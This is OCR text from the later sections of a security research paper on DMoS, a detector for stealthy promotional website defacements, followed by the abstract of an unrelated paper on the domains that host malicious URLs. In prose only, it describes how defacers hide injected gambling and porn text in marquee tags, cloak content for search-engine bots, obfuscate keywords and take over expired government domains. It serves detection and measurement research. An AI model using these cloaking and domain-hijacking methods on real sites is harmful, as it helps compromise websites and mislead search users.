


Figure 8: Topic Distribution of Defaced Sites in Online Tests

we manually check every page exclusively reported by the WAF. This gives us $FN_{\overline{DMoS}}$, *i.e.*, the number of pages missed by DMoS but captured by the WAF. For pages reported neither by DMoS nor the WAF, we use alarming keywords (described in Appendix A) to filter out about 95% of innocent pages. We then perform a sampled manual checking [4] for the remaining suspicious pages. This gives us an estimated $FN_{\overline{both}}$, *i.e.*, the number of defaced pages missed by both of the systems. With TP being the true positives for DMoS, the total false negatives and recall can be determined by:

$$FN_{DMoS} = FN_{\overline{DMoS}} + FN_{\overline{both}}\ ,\ Recall_{DMoS} = \frac{TP}{TP + FN_{DMoS}}$$

A similar procedure is applied to compute FN_{WAF} and $Recall_{WAF}$.

This manual verification process was continuously conducted by specialized data annotators of our collaborating industrial partner on a daily basis during our five-month online experiment. Nevertheless, it is still possible to omit defaced web pages. As such, the actual recall of DMoS can be lower.

4.2.4 Statistics of Defaced Websites

Figure 8 presents the categorical distribution of the victim websites with defacements detected. The wide-ranging categories of defaced websites detected by DMoS demonstrate its ability to generalize beyond the training dataset. In particular, the categories of government, news media, education, and medical institutions occupy the majority of defacement targets. A significant portion of defaced websites are quite popular: Amongst 824 websites where defacements are detected, 2 websites belong to the Top 5 list of the overall category ; 22 websites rank within the Top 50, and 105 rank within 2000 in their own categories.

We also categorize defaced web pages by the type of illicit goods and services they promoted. Gambling and porn are found to be the most popular topics in defacement campaigns, accounting for 61% and 27% of the promoted targets, respectively. The game and sales categories account for 9% and 3% respectively. These results are consistent with the distribution within the defaced dataset depicted in Figure 3a.

4.2.5 A Longitudinal Study

As the data pattern evolves, a model can become obsolete over time. This is referred to as concept drift in the field of machine learning. Under an adversarial setting, such as website defacements, concept drift can be introduced intentionally by the attacker to impede the detection performance of DMoS. To measure the impact of concept drift, we perform a five-month long longitudinal study using our online dataset. The result is shown in Figure 9. It turns out DMoS performs stable over time, which proves its generality: The recall is always above 99% every month. The precision also stabilizes around 88% after a slight decrease at first. Under such gradual and relatively minor drift, it is possible to maintain (or even enhance) the performance of DMoS at its high level by periodical fine-tune its neural network parameters using new data.




Figure 9: Variation of Performance of DMoS over Time

4.3 Comparison with Online URL Checkers

We also compare the performance of DMoS with popular online URL safety-checking tools from major commercial vendors including Baidu [7], Tencent [12] and VirusTotal [5]. Due to the API query limits of these commercial tools, we can only use them to check hundreds of URLs. For fair comparisons, we select different categories of URLs in similar proportions within our dataset. Given the fast-changing nature of defaced web pages[5], we complete our experiments within two days to guarantee consistency. Table 4 shows that DMoS significantly outperforms the other tools according to various metrics. We also observe that these commercial products incorrectly assume websites with ICP (Internet Content Provider) license to be always secure, regardless of their content, which results in their high false negative rate.

[4] We uniformly sample 10 pages from each website every day. If any page is defaced, we manually check all pages of the website with similar alarming keywords.

[5] Site owners will remove the illicit content immediately after detection.

Table 4: Comparison with other Online URL Checkers

Schemes	No. of Legitimate Pages	No. of Defaced Pages	Precision	Recall	F1
Tencent	235	190	50.00%	6.73%	11.86%
VirusTotal	235	190	57.14%	15.38%	24.24%
Baidu	235	190	63.41%	50.49%	56.22%
DMOS	235	190	**98.37%**	**97.32%**	**97.85%**

Table 5: Detection Performance for English Dataset

Methods	D_d^{real} dataset		D_d^{craftS} dataset		D_d^{craftL} dataset	
	Precision	Recall	Precision	Recall	Precision	Recall
HAN	90.39%	91.21%	86.43%	90.12%	93.54%	95.86%
BERT	91.51%	94.55%	88.23%	93.72%	95.81%	96.43%
DMOS (THAN)	92.54%	92.46%	90.65%	91.63%	94.72%	95.98%
DMOS_v2 (T-BERT)	**94.10%**	**95.35%**	**92.11%**	**95.42%**	**96.33%**	**97.12%**

4.4 Adapt DMOS for Other Languages

Since our collaborating industrial partner's main market is in China, we have focused on detecting defacements in Chinese web pages so far. Note however that, our approach is general in nature and can be applied to other languages with the following steps:

- Apply similar approaches to collect datasets for training.
- Replace the jargon normalization algorithm with language-specific de-obfuscation techniques if any.
- Take the language-specific word embeddings as the input and train the THAN model as usual.

In what follows, we demonstrate how DMOS can be adapted to detect defacements of English web pages.

4.4.1 Collecting the English Dataset

As a proof of concept, we focus on the category of porn-related defacements without considering other types. Following the same data acquisition approach described in Section 3.1.1, we first collect a list of adult-content websites. We then crawl their web pages and extract illicit keywords from the titles. This is based on the observation that titles of adult-content pages typically contain a large portion of illicit keywords. By manually examining these candidates, we finally collect 10,656 English illicit keywords related to adult content.

To collect defaced pages, we develop two approaches as follows:

- As discussed in Section 3.1.1, we query search engines with illicit keywords and crawl returned web pages. After manual checking of crawled pages, we collect 5,928 defaced pages among 22 websites. We refer to this dataset as D_d^{real}.
- We carefully craft a list of defaced pages by following defacers' procedures. Specifically, we notice that defacers typically utilize off-the-shelf tools [18] to generate defaced pages based on a list of illicit keywords. Leveraging these tools, we generate two datasets with different amounts of defacements. Each dataset includes 12,817 defaced pages. The first one is the stealthy defacement dataset (D_d^{craftS}), where each page contains 3 to 7 illicit keywords. The second one has more defacements with more than 20 illicit keywords in each page, which we refer to as D_d^{craftL}.

The legitimate web pages are collected from top international websites including education, news and government websites. In total, we collect 31,946 web pages, which we refer to as D_l. We use 80% of the defacement dataset (*i.e.*, D_d^{real}, D_d^{craftS} or D_d^{craftL}) and D_l for training. We then use the remaining 20% of defacement dataset and D_l for testing.

To facilitate further research and reproducibility, we have released a subset of the English defacement dataset at [17], which includes 500 real defaced web pages, over 25,000 crafted web pages with defacements, and over 1,400 illicit keywords. Interestingly, during collection of real defaced pages, we identified defacements in some well-known institutional domains including *nyu.edu*, *mit.edu* and *cuhk.edu.hk*. We included all of them in our real testing set, and the detection accuracy is reported in the first column in Table 5. Their snapshots are also available in our released dataset. Most of the defacements in the affected websites had been removed by their administrators over the course of our experiments.

4.4.2 Detecting Defaced English Web Pages

The training procedure is similar except for the following differences:

- We do not notice the usage of obfuscated jargons in English defacements. If any, interested readers can directly apply the language-specific jargon normalization algorithms. Therefore, we only make Lemmatization with NTLK to map words with similar meaning into one word (*e.g.*, better → good, doing → do).
- Similar to the Chinese scenario, we then train the HTML classification model (DMOS/DMOS_v2). Here we use word2vec as the initial embedding.

The experiment results for the three datasets are shown in Table 5. It shows our proposed tag-aware method can improve the performance of HAN and BERT under the English scenario as well. This demonstrates the applicability of our approach to other languages.

A closer examination reveals that our approach brings more improvements for the detection of stealthy defacements. Specifically, the improvement over HAN is: 4.22% (stealthy defacements) *vs* 1.18% (large defacements) in precision, and 1.51% (stealthy defacements) *vs* 0.12% (large defacements) in recall. The improvement over BERT is: 3.88% (stealthy defacements) *vs* 0.52% (large defacements) in precision, and 1.70% (stealthy defacements) *vs* 0.69% (large defacements) in recall. These results are consistent with our previous findings on Chinese defacement detection.




Figure 10: Relative Frequency of Infected HTML Tags. Duplicated tags in one web page are not counted to avoid bias.




Figure 11: Distribution of Jargon Occurrences

5 New Discoveries and Measurements

Based on the detection results of DMOS on Chinese dataset, we have performed a measurement study to better understand the preferences of website defacement techniques. This study has led to a set of surprising findings and new insights.

5.1 Prevalence of Stealthy Defacements

Our study confirms that most defacers tend to keep the defacements to a minimum. By counting the injected/altered tags in each defaced web page, we find that 26% of defaced web pages are injected with only one tag. 70% of defaced web pages contain fewer than 10 injected tags. Only 5% of web pages contain more than 50 injected tags. This can explain why THAN outperforms the standard HAN model: it focuses more on the suspicious tags while avoiding the noise introduced by the majority of normal regions.

Analyzing the frequency distribution of HTML tags in defaced web pages, we find that while 44 different tags are used to inject illicit promotional text, *marquee*, *a*, *title*, *meta* are the most preferred tags. Together, they comprise 67% of the data. Figure 10 reports the corresponding statistics. The *marquee* tag is widely used because it is convenient to visually hide its content with the *scrollamount* and *scrolldelay* properties. While some other styling techniques are also used for cloaking, *e.g.*, tiny font or white color, they have been known to and detected by most search engines for a long time [35]. The prevalence of the *a* tag is simply because hackers need to put links to lead users or search engine crawlers to their promoted websites. Lastly, *title* and *meta* tags are preferred as they have higher priority when search engines index the web page.

5.2 Jargon Normalization Results

Our proposed Jargon Normalization Algorithm (JNA) has achieved a high precision. To compute the precision, we manually review the jargons identified by JNA in the offline testing dataset. JNA identifies 50,848 obfuscated jargons among 3,147 pages out of 20,958 defaced pages. We manually check these jargons and do not find false positives. For the 40,426 legitimate pages, JNA recognizes 7 obfuscated jargons across 4 pages. Particularly, 2 jargons are, in fact, typos within original content. The other 5 jargons are false positives of JNA. Notice that, even in the cases where JNA has made a mistake, the corresponding pages can still be correctly classified by DMOS.

Figure 11 shows the distribution of the number of jargons found in defaced pages. Although most defaced pages contain fewer than 50 obfuscated jargons, some pages surprisingly include hundreds of them. Table 6 lists an example keyword of MARK SIX (*i.e.*, "六合彩") as well as the frequency of its Top-8 transformed jargons. The *Equivalence in English* column explains the Chinese jargon obfuscation through similar representations in English[6]. Usually, the initial keyword is widely used by defacers, and the ones that evolved from it also receive attention, albeit less than the initial one. Given the large volume of obfuscated jargons, we need to revert the jargons to their base forms so that THAN can understand their semantics to enhance the correct classification of defaced pages. As shown in Table 2, the jargon normalization algorithm improves DMOS by 3.60% in precision and 0.51% in recall.

5.3 Differences in Search Engines

Search engines have different policies regarding black hat SEO. Leveraging this observation, defacers sometimes perform website defacements targeting some specific search engines. As observed, a significant portion of defaced web pages that DMOS detected applies the cloaking techniques, by checking the User-Agent and Referer header, to return illicit content to certain search engine bots only. More illicit content appearing in search results indicates weaker black hat SEO tackling of the corresponding search engine.

To improve user experience, most modern search engines display warnings next to defaced or malicious websites in their search results so that users will not visit these potentially dangerous websites. Figure 12 illustrates one example

[6]These English equivalent jargons are for illustration purpose only. They have not been used by defacers in practice.

Table 6: Top 8 Transformed Jargons Related to "MARK SIX"

No.	Keywords	Equivalence in English	Frequency
1	六合彩	MARK SIX	620356
2	六和彩	MARC SIX	145759
3	6和彩	MARK 6	48991
4	六合采	MARK SYX	26509
5	六合财	MARK SIKS	4852
6	六台彩	M4RK SIX	3378
7	liuhecai	N.A.	3357
8	六盒彩	MARCK SIX	3181

Table 7: Search Result Warnings and Defaced Pages Statistics

Search Engines	Defaced Pages	With Warning Tips
baidu.com	4451	29.8%
m.baidu.com	231	31.1%
so.com	**10300**	**11.3%**
m.so.com	**8770**	**7.7%**
sogou.com	5499	17.9%
m.sogou.com	3430	21.4%

of such warning tips. The higher percentage of warnings indicates that the search engine has more powerful mitigation against black hat SEO. During defaced dataset collection for offline testing (Section 3.1.1), one batch of data (22,939 web pages over 2,563 domains) is collected simultaneously from three major Chinese search engines: Baidu (baidu.com), 360 Search (so.com), and Sogou (sogou.com), together with their mobile versions (m.baidu.com, m.so.com, and m.sogou.com). By comparing the proportion of defaced web pages and the number of search engine warnings, we can deduce which search engine is preferred by defacers and has less effective black hat SEO mitigation techniques. Table 7 presents our findings. It shows that 360 Search is a preferred target for defacers, as it has a significantly higher portion of defaced pages with the least warnings. Meanwhile, given a large number of defaced pages from mobile search results (especially for 360 Search and Sogou), it seems the mobile versions of search engines have already attracted defacers' attention for exploitation.



Figure 12: A Warning Generated by the Search Engine.




Figure 13: Depth of Defaced Pages from Site Landing Page

5.4 Hijacking of Expired DNS Domains

We have observed a recent trend of attackers abusing expired DNS domains during our manual post-detection analysis, especially for those domains previously held by government agencies. It is easy to understand the attackers' motivation: these privileged domains usually rank high in search engines. After the domain expired, its ranking retains for some period before search engines adjust it. Furthermore, it is easier for defacers to take over the expired domains (*e.g.*, by direct purchase or exploiting vulnerabilities in outdated, no-longer-maintained websites). Attackers can thus promote their illicit content more effectively. An interesting note: at the beginning of 2019, we observed a burst of abuse on expired domains initially owned by the Chinese government. Upon further investigations, we learned that the Central Office of China had issued a document requiring government organizations to start using the .gov.cn domain in September 2018 [3]. As a result, many government websites that were not under the .gov.cn domain had to migrate to the new domains and thus released the control of their previous domains.

5.5 Path Depth of Defaced Web Pages

We are interested in whether the web pages within a shallower depth of a site are more likely to be defaced. Here, the depth means the number of hops from the landing page to the defaced page, and zero-depth means the landing page itself. To this end, we examine the defaced web pages discovered by DMOS. Although we limit the depth of our crawler to be 12, as presented in Figure 13, most defacements occur within 4 hops from the landing page, and the overall percentage for page-depth greater than 8 is negligible. Knowing the depth distribution of the defaced pages, we can reduce the depth of our crawler without sacrificing the recall of DMOS.

6 Discussions

Our research shows that DMOS offers a highly effective solution to the threat of promotional defacement. In this section, we discuss its limitations and future research directions.

6.1 Robustness under Incomplete Keyword List

It is difficult, if not impossible, to collect a complete list of illicit keywords. Fortunately, our approach has performed effectively even under an incomplete illicit keyword list due to the following reasons:

- Promotional defacements mainly aim at SEO. By leveraging the "related keyword" support by search engines, our method can already harvest the majority of illicit keywords used by defacements.
- Although the set of jargons is extensive, their original forms are limited. For example, all the obfuscated jargons listed in Table 6 are evolved from a single initial jargon, *i.e.*, Mark Six. Given the Jargon Normalization algorithm, we can map unknown obfuscated jargons to the limited set of original jargons.
- As shown in Section 5.1, adversaries can deface multiple HTML tags in one page. Therefore, we may miss multiple keywords/tags, but can still have a good chance to catch others.
- THAN takes word embeddings as the input. Words can have similar embeddings if they appear in similar contexts in the corpus. As such, DMOS has generalization power and can understand never-before-seen jargons to a certain extent since jargons often appear in similar contexts.

6.2 Robustness against Other Evasion Schemes

Defacers can adjust their strategy to keep defacements hidden from DMOS. They can hide the illicit content by embedding it within images. Worse still, these images can be obfuscated by introducing distortions and noises [48]. However, such evasion techniques cannot make illicit content appear in the search results and limit their impact. An adversary may use other evasion tricks by targeting specific search engines only. For example, defacers may leverage JavaScript to hide illicit content from search engines except for Google, since the latter can somehow index JavaScript framework [2]. However, DMOS does not limit itself to get web pages from crawlers only. Instead, it can be used together with other web page acquisition channels (*e.g.*, firewalls), making such evasion tricks less effective.

7 Related Work

In this section, we review existing efforts in website defacement detection from three perspectives.

7.1 Defacement Detection

Davanzo *et al.* [25] treat web defacement detection as an anomaly detection problem of web pages. However, the evaluation is based on only 620 hand-picked web pages, which undermines its general applicability. Delta [20] designs a framework to detect whether a website change is malicious or benign based on clustering. By approaching the problem visually, Meerkat [21] renders web pages using headless browsers and applies computer vision techniques to identify the malicious content changes among screenshots of the website. However, these works are more suitable for detecting politically-motivated defacements, where websites' visual appearance is deliberately changed. They are unlikely to achieve similar performance for stealthy promotional defacements.

The most related work of DMOS should be [39], which utilizes the hashing trick to create a hierarchical representation of web documents (*e.g.*, HTML, JavaScript, CSS, *etc.*) and then feed such input to neural networks for general web documents classification. However, this work does not utilize the information carried by HTML tags and thus cannot distinguish stealthy defacements from legitimate noises in many cases. Furthermore, [39] uses the web content reported to VirusTotal [5], a platform aggregating many anti-virus products, to train the network. As discussed in Section 4.3, most vendors in VirusTotal fail to detect promotional defacements, which affects the performance of the trained model.

7.2 Black Hat SEO Investigation

Black hat SEO has become the most popular channel for advertising illicit goods and services. Wang *et al.* [44] show that at least 0.48% of Google autocomplete results are polluted. Nektarios *et al.* [34] construct a representative list of 218 drug-related keywords for Google search and automatically gather 40,000 malicious search results to quantify the prevalence of search-redirection attacks, especially for unlicensed pharmacies. Following a similar approach, Nektarios *et al.* [33] further perform a four-year long longitudinal investigation to reveal the evolution of the attacking strategies and technologies. Advanced offensive techniques, like using jargons, turn out to be effective and, as reported by [42], can often evade detection to bypass blockade by search engines. Towards this end, Liao *et al.* [35] develop a semantics-based approach to facilitate search engines to detect those compromised sites by identifying the semantic gaps between the malicious keywords and the infected sponsored Top-Level Domains (sTLD). In contrast, DMOS supports the detection of promotional defacements in any domain without limiting to specific sTLD.

7.3 Natural Language Processing

Besides defacement detection literature, researchers have made substantial progress in the area of natural-language-processing-based text classification, *e.g.*, BERT [24], FastText [31], *etc.* Our scheme differs from typical document classification work, *e.g.* sentiment analysis, in that we seek to detect an active adversary who tries hard to evade detection and is willing to obscure the semantics of their text. While inspired by Hierarchical Attention Network [46], we have developed new techniques to encode the HTML tag information into the neural network and examine content at hierarchical spatial scales. As a result, we can capture locality and thus achieve higher accuracy compared to the direct application of state-of-the-art NLP models.

8 Conclusion

In this paper, we propose DMoS, a scalable cloud-based detector for promotional website defacements. Using DMoS, we examine 38,526,989 web pages over 7,298 websites, finding 11% of which, to our surprise, have been defaced at least once. Our study demonstrates the pervasiveness of conspiring acts between the seekers and promoters of illicit goods and services over the Internet. By effectively detecting website defacements at their early stage, DMoS has substantially raised the bar to thwart the negative impact of promotional defacements as the site owners can quickly remove the illicit content to contain its damage. The findings of our measurement study also reveal new interesting phenomena in the Internet underground ecosystem.

Acknowledgements and Ethical Considerations

We thank our shepherd Prof. Bimal Viswanath and the anonymous reviewers for their valuable comments, which help to improve the paper considerably. We also thank our colleagues Shangcheng Shi, Zuoye Gong, and Zhiyi Cheng for their help in this work. This research is supported in part by the CUHK Project Impact Enhancement Fund (Project#3133292) and the CUHK MobiTeC R&D Fund. For all the Chinese websites in our experiments, crawling and detection of websites are authorized by their owners with legal agreements. The crawled pages are kept privately and cannot be shared with the public. We have informed owners of all the 824 defaced websites detected in our online experiment and provided them a complete list of defaced page URLs. All the site owners had subsequently confirmed our findings, removed the illicit content, and deployed further security measures. For the defacements we identified throughout our English dataset collection process, most affected websites had removed the illicit content by themselves during our experiment. We have notified four websites where defacements remain.

References

[1] Four-corner system, 1995.

[2] Can google properly crawl and index javascript frameworks? a javascript seo experiment. online, 2017. https://www.onely.com/blog/javascript-seo-experiment/.

[3] Central office notice: Government websites domain policy. online, 2018. http://www.gov.cn/zhengce/content/2018-09/06/content_5319675.htm.

[4] ssdeep project. online, 2018. https://ssdeep-project.github.io/ssdeep/index.html.

[5] Virustotal. online, 2018. https://www.virustotal.com.

[6] Aho–corasick algorithm. online, 2019. https://en.wikipedia.org/wiki/Aho%E2%80%93Corasick_algorithm.

[7] Baidu url security center. online, 2019. https://bsb.baidu.com.

[8] China webmaster. online, 2019. http://top.chinaz.com/.

[9] Chinese wiki corpus. online, 2019. https://dumps.wikimedia.org/zhwiki/latest/zhwiki-latest-pages-articles.xml.bz2.

[10] Language model. online, 2019. https://en.wikipedia.org/wiki/Language_model.

[11] Selenium. online, 2019. https://www.seleniumhq.org/.

[12] Tencent url security center. online, 2019. https://urlsec.qq.com.

[13] Tensorflow. online, 2019. https://www.tensorflow.org/.

[14] Tfidf. online, 2019. https://en.wikipedia.org/wiki/Tf%E2%80%93idf.

[15] Exploring google hacking techniques. online, 2020. https://securitytrails.com/blog/google-hacking-techniques.

[16] Kafka: A distributed streaming platform. online, 2020. https://kafka.apache.org/intro.

[17] Sample defacement dataset of english webpages. online, 2020. http://mobitec.ie.cuhk.edu.hk/DMoS/.

[18] Some example tools for defacement and black hat seo. online, 2020. http://www.zylou.cn/hmseo.

[19] Transformers: State-of-the-art natural language processing for pytorch and tensorflow 2.0. online, 2020. https://github.com/huggingface/transformers.

[20] Borgolte, K., Kruegel, C., and Vigna, G. Delta: Automatic identification of unknown web-based infection campaigns. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*.

[21] Borgolte, K., Kruegel, C., and Vigna, G. Meerkat: Detecting website defacements through image-based object recognition. In *24th USENIX Security Symposium*.

[22] Chen, T., and Guestrin, C. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd acm sigkdd international conference on knowledge discovery and data mining* (2016), ACM, pp. 785–794.

[23] Chung, Y.-J., Toyoda, M., and Kitsuregawa, M. A study of link farm distribution and evolution using a time series of web snapshots. In *Proceedings of the 5th international workshop on Adversarial information retrieval on the Web* (2009), ACM, pp. 9–16.

[24] Devlin, J., Chang, M.-W., Lee, K., and Toutanova, K. Bert: Pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1*, pp. 4171–4186.

[25] G. Davanzo, E. M., and Bartoli, A. Anomaly detection techniques for a web defacement monitoring service. In *Expert Systems with Applications* (2011).

[26] GESENHUES, A. Study: Organic search drives 51% of traffic, social only 5%. *Search Engine Land* (2014).

[27] GOOGLE. Policies for content posted by users on search. online, 2018. https://support.google.com/websearch/answer/7408270?hl=en.

[28] IMF. The countries with the largest shadow economies. online, 2017. https://tinyurl.com/x0b0r79y.

[29] JOHN, J. P., YU, F., XIE, Y., KRISHNAMURTHY, A., AND ABADI, M. deseo: Combating search-result poisoning. In *USENIX security symposium* (2011), pp. 20–35.

[30] JOSLIN, M., LI, N., HAO, S., XUE, M., AND ZHU, H. Measuring and analyzing search engine poisoning of linguistic collisions. In *Proceedings-IEEE Symposium on Security and Privacy* (2019), IEEE.

[31] JOULIN, A., GRAVE, E., BOJANOWSKI, P., AND MIKOLOV, T. Bag of tricks for efficient text classification. In *Proceedings of the 15th Conference of the European Chapter of the Association for Computational Linguistics: Volume 2, Short Papers* (2017), pp. 427–431.

[32] LAN, Z., CHEN, M., GOODMAN, S., GIMPEL, K., SHARMA, P., AND SORICUT, R. Albert: A lite bert for self-supervised learning of language representations. In *International Conference on Learning Representations* (2019).

[33] LEONTIADIS, N., MOORE, T., AND CHRISTIN, N. A nearly four-year longitudinal study of search-engine poisoning. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pp. 930–941.

[34] LEONTIADIS, N., MOORE, T., AND CHRISTIN, N. Measuring and analyzing search-redirection attacks in the illicit online prescription drug trade. In *USENIX Security Symposium* (2011), vol. 11.

[35] LIAO, X., YUAN, K., WANG, X., PEI, Z., YANG, H., CHEN, J., DUAN, H., DU, K., ALOWAISHEQ, E., ALRWAIS, S., ET AL. Seeking nonsense, looking for trouble: Efficient promotional-infection detection through semantic inconsistency search. In *2016 IEEE Symposium on Security and Privacy (SP)*, pp. 707–723.

[36] MAGGI, F., BALDUZZI, M., FLORES, R., GU, L., AND CIANCAGLINI, V. Investigating web defacement campaigns at large. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*.

[37] MIKOLOV, T., CHEN, K., CORRADO, G., AND DEAN, J. Efficient estimation of word representations in vector space. *arXiv preprint arXiv:1301.3781* (2013).

[38] PENNINGTON, J., SOCHER, R., AND MANNING, C. Glove: Global vectors for word representation. In *Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP)* (2014), pp. 1532–1543.

[39] SAXE, J., HARANG, R., WILD, C., AND SANDERS, H. A deep learning approach to fast, format-agnostic detection of malicious web content. In *2018 IEEE Security and Privacy Workshops (SPW)*, pp. 8–14.

[40] SEOMOZ. Google algorithm change history. online, 2018. https://moz.com/google-algorithm-change.

[41] VASWANI, A., SHAZEER, N., PARMAR, N., USZKOREIT, J., JONES, L., GOMEZ, A. N., KAISER, Ł., AND POLOSUKHIN, I. Attention is all you need. In *Advances in neural information processing systems* (2017), pp. 5998–6008.

[42] WANG, D. Y., DER, M., KARAMI, M., SAUL, L., MCCOY, D., SAVAGE, S., AND VOELKER, G. M. Search+ seizure: The effectiveness of interventions on seo campaigns. In *Proceedings of the 2014 Conference on Internet Measurement Conference*, pp. 359–372.

[43] WANG, D. Y., SAVAGE, S., AND VOELKER, G. M. Cloak and dagger: dynamics of web search cloaking. In *Proceedings of the 18th ACM conference on Computer and communications security* (2011), pp. 477–490.

[44] WANG, P., MI, X., LIAO, X., WANG, X., YUAN, K., QIAN, F., AND BEYAH, R. Game of missuggestions: Semantic analysis of search-autocomplete manipulations. In *25th Annual Network & Distributed System Security Symposium (NDSS)* (2018).

[45] YANG, H., MA, X., DU, K., LI, Z., DUAN, H., SU, X., LIU, G., GENG, Z., AND WU, J. How to learn klingon without a dictionary: Detection and measurement of black keywords used by the underground economy. In *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 751–769.

[46] YANG, Z., YANG, D., DYER, C., HE, X., SMOLA, A., AND HOVY, E. Hierarchical attention networks for document classification. In *Proceedings of the 2016 conference of the North American chapter of the association for computational linguistics: human language technologies*, pp. 1480–1489.

[47] YUAN, K., LU, H., LIAO, X., AND WANG, X. Reading thieves' cant: automatically identifying and understanding dark jargons from cybercrime marketplaces. In *27th USENIX Security Symposium* (2018), pp. 1027–1041.

[48] YUAN, K., TANGY, D., LIAO, X., WANG, X., FENG, X., CHEN, Y., SUN, M., LU, M., AND ZHANG, K. Stealthy porn: Understanding real-world adversarial images for illicit online promotion. In *Proceedings-IEEE Symposium on Security and Privacy* (2019).

[49] YUJIAN, L., AND BO, L. A normalized levenshtein distance metric. *IEEE transactions on pattern analysis and machine intelligence 29*, 6 (2007), 1091–1095.

A Collecting Alarming Keywords

Compared to illicit keywords, developing the alarming keywords turns out to be relatively straightforward. While defacers often obfuscate keywords, it noteworthy that many obfuscated jargons share the same stem (*i.e.*, commonly-used sequence). For example, there are many illicit phrases derived from "mark six", like "buy mark six in Hong Kong" or "Hong Kong mark six". However, the stem "mark six" is seldom changed. As such, the number of stems is limited, making them suitable as alarming keywords. Specifically, we build the alarming keywords as follows:

- We build a dictionary of stop words (*e.g.*, "the", "Hong Kong"), which are used in the legitimate dataset as well.
- For each phrase, we remove the stop words. For example, "buy mark six in Hong Kong" becomes "buy mark six".
- We extract all n-gram sequences where n is larger than a threshold θ_n (set to 2), *e.g.*, "buy mark six" is splitted into "buy mark", "mark six", and "buy mark six".
- For each sequence, we compute its frequency in the defaced and legitimate dataset, f_d and f_l, respectively.
- Finally, we compute the frequency difference $f_d - f_l$ for all substrings, starting from the shortest one. If it is more than a threshold θ_{alarm}, we include this sequence as an alarming keyword.

Note that we will extract at least one sequence from every illicit phrase to ensure the completeness of alarming keywords.

Compromised or Attacker-Owned: A Large Scale Classification and Study of Hosting Domains of Malicious URLs

Ravindu De Silva[†‡], *Mohamed Nabeel*[‡], *Charith Elvitigala*[†], *Issa Khalil*[‡],
Ting Yu[‡], *Chamath Keppitiyagama*[*]
[†]*SCoRe Lab*
[‡]*Qatar Computing Research Institute*
[*]*University of Colombo School of Computing*
ravindud@scorelab.org, mnabeel@hbku.edu.qa, charitha@scorelab.org, {ikhalil,tyu}@hbku.edu.qa, chamath@ucsc.cmb.ac.lk

Abstract

The mitigation action against a malicious website may differ greatly depending on *how* that site is hosted. If it is hosted under a private apex domain, where all its subdomains and pages are under the apex domain owner's direct control, we could block at the apex domain level. If it is hosted under a public apex domain though (e.g., a web hosting service provider), it would be more appropriate to block at the subdomain level. Further, for the former case, the private apex domain may be legitimate but compromised, or may be attacker-generated, which, again, would warrant different mitigation actions: attacker-owned apex domains could be blocked permanently, while only temporarily for compromised ones.

In this paper, we study over eight hundred million VirusTotal (VT) URL scans from Aug. 1, 2019 to Nov. 18, 2019 and build the first content agnostic machine learning models to distinguish between the above mentioned different types of apex domains hosting malicious websites. Specifically, we first build a highly accurate model to distinguish between public and private apex domains. Then we build additional models to further distinguish compromised domains from attacker-owned ones. Utilizing our trained models, we conduct a large-scale study of the host domains of malicious websites . We observe that even though public apex domains are less than 1% of the apexes hosting malicious websites, they amount to a whopping 46.5% malicious web pages seen in VT URL feeds during our study period. 19.5% of these public malicious websites are compromised. Out of the remaining websites (53.5%), which are hosted on private apexes, we observe that attackers mostly compromise benign websites (65.6%) to launch their attacks, whereas only 34.4% of malicious websites are hosted on domains registered by attackers. Overall, we observe the concerning trend that the majority (81.7%) of malicious websites are hosted under apex domains that attackers do not own.

1 Introduction

